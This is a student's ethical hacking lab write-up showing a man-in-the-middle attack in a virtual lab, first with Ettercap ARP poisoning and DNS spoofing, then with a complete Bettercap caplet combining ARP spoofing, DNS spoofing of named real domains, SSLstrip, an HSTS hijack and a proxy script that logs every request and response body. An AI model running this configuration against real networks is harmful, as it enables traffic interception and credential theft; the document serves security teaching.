
Ethical Hacking Lab Assignment - 1

By: Jai Pandey (260840140011)


Question 1) MiTM Attack with ARP Poisoning & DNS Spoofing using Ettercap and Bettercap.

Using Ettercap


Finding Attacker's IP & MAC Address.




Finding Victim's IP & Checking unpoisoned ARP Table.



Setting Attack's machine as Logical Router




Added Fake DNS entries in **/etc/ettercap/etter.dns** for **dns-spoof**.




Creating a index.html page and running on http server using python




Viewing the page on the attacker's machine.




Running ettercap in GUI Mode




Starting ARP Poisoning




Selecting 2 way poisoning




Application Logs verifying ARP poisoning.




Navigate to Plugins > Manage Plugins






Double click on DNS_Spoof to start the DNS spoofing attack.



Poisoned ARP Table for victim.


```
[cent@localhost ~]$ arp -a
? (192.168.200.128) at 00:0c:29:7f:04:af [ether] on ens160
_gateway (192.168.200.2) at 00:0c:29:7f:04:af [ether] on ens160
? (192.168.200.254) at 00:50:56:e8:54:9f [ether] on ens160
[cent@localhost ~]$
```

Verifying using a browser.




Verifying using a wireshark.

Select Interface



Filtering by **http.request.method==”GET”**



Using Bettercap & Caplets

Save all the commands in sequence in a attack.cap file

```
┌──(root㉿kali)-[~]
└─# vim attack.cap

┌──(root㉿kali)-[~]
└─# cat attack.cap
# ========== NETWORK DISCOVERY ==========
net.probe on
sleep 15
net.show

# ========== ARP SPOOF ==========
# EDIT: set your victim IP(s) before running
set arp.spoof.targets 192.168.200.136
set arp.spoof.internal true
set arp.spoof.fullduplex true
arp.spoof on

# ========== DNS SPOOF ==========
# EDIT: set your attacker IP before running

set dns.spoof.all true
set dns.spoof.address 192.168.200.128
#set dns.spoof.domains *.com, *.co.in, *.in, *.sunbeaminfo.com, *.sunbeaminfo.in, *.sunbeamcomputing.com, *.su
nbeamcomputing.in
set dns.spoof.domains *.sunbeaminfo.com,*.sunbeaminfo.in,*.sunbeamcomputing.com,*.sunbeamcomputing.in,*.unipun
e.ac.in,*.eitc.org
dns.spoof on

# ========== HTTP PROXY + SSLSTRIP ==========
set http.proxy.port 8080
set http.proxy.sslstrip true
set http.proxy.script /opt/req-dump.js
set http.proxy.log /root/http.log
http.proxy on


# ========== HTTPS PROXY ==========
set https.proxy.port 8443
set https.proxy.address 0.0.0.0
set https.proxy.script /opt/req-dump.js
https.proxy on


# ========== HSTS HIJACK ==========
# NOTE: only works on domains NOT in browser HSTS preload list.
# Demo on your own lab domain, not live sites like google.com.
# include /usr/share/bettercap/caplets/hstshijack/hstshijack.cap
include /root/caplets/hstshijack/hstshijack.cap

# ==========  SNIFFER + CREDENTIAL LOGGING ==========
```

Save this JS file in **/opt/req-dump.js** to save HTTP Response Logs

```
function onRequest(req, res) {
    var body = req.ReadBody();
    var entry = "===== " + new Date().toISOString() + " REQUEST =====\n";
    entry += "Method:   " + req.Method + "\n";
    entry += "Host:     " + req.Hostname + "\n";
    entry += "Path:     " + req.Path + "\n";
    entry += "Query:    " + req.Query + "\n";
    entry += "--- HEADERS ---\n" + req.Headers + "\n";
    entry += "--- BODY (" + (body ? body.length : 0) + " bytes) ---\n";
    entry += (body && body.length > 0 ? body : "(empty)") + "\n\n";

    var existing = readFile('/root/http-requests.log');
    if (!existing) existing = "";
    writeFile('/root/http-requests.log', existing + entry);
}
function onResponse(req, res) {
    var body = res.ReadBody();
    var entry = "===== " + new Date().toISOString() + " RESPONSE =====\n";
    entry += "URL:      " + req.Hostname + req.Path + "\n";
    entry += "Status:   " + res.Status + "\n";
    entry += "--- HEADERS ---\n" + res.Headers + "\n";
    entry += "--- BODY (" + (body ? body.length : 0) + " bytes) ---\n";
    entry += (body && body.length > 0 ? body : "(empty)") + "\n\n";

    var existing = readFile('/root/http-responses.log');
    if (!existing) existing = "";
    writeFile('/root/http-responses.log', existing + entry);
}
```

Now, run bettercap

bettercap *-iface* **eth0** *-caplet* **attack.cap**

```
┌──(root㉿kali)-[~]
└─# bettercap -iface eth0 -caplet attack.cap
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]


[03:52:17] [sys.log] [inf] gateway monitor started ...
[03:52:17] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[03:52:17] [endpoint.new] endpoint 192.168.200.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[03:52:17] [endpoint.new] endpoint 192.168.200.254 detected as 00:50:56:e8:54:9f (VMware, Inc.).
[03:52:17] [endpoint.new] endpoint 192.168.200.136 detected as 00:0c:29:99:b8:71 (VMware, Inc.).
[03:52:17] [sys.log] [inf] net.probe probing 256 addresses on 192.168.200.0/24
[03:52:17] [sys.log] [inf] zerogod service discovery started
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.200.128	00:0c:29:7f:04:af	eth0	VMware, Inc.	0 B	0 B	03:52:17
192.168.200.2	00:50:56:f6:43:97	gateway	VMware, Inc.	1.7 kB	1.1 kB	03:52:17
192.168.200.1	00:50:56:c0:00:08	PGCP-CFS4	VMware, Inc.	398 B	638 B	**03:52:24**
192.168.200.136	00:0c:29:99:b8:71		VMware, Inc.	729 kB	1.8 MB	**03:52:27**
192.168.200.254	00:50:56:e8:54:9f		VMware, Inc.	0 B	184 B	03:52:17


```
↑ 27 kB / ↓ 2.6 MB / 4556 pkts

[03:52:32] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.
[03:52:32] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[03:52:32] [sys.log] [inf] dns.spoof *.sunbeaminfo.com → 192.168.200.128
[03:52:32] [sys.log] [inf] dns.spoof *.sunbeamcomputing.com → 192.168.200.128
[03:52:32] [sys.log] [inf] dns.spoof *.sunbeamcomputing.in → 192.168.200.128
[03:52:32] [sys.log] [inf] dns.spoof *.sunbeaminfo.in → 192.168.200.128
[03:52:32] [sys.log] [inf] dns.spoof *.unipune.ac.in → 192.168.200.128
[03:52:32] [sys.log] [inf] dns.spoof *.eitc.org → 192.168.200.128
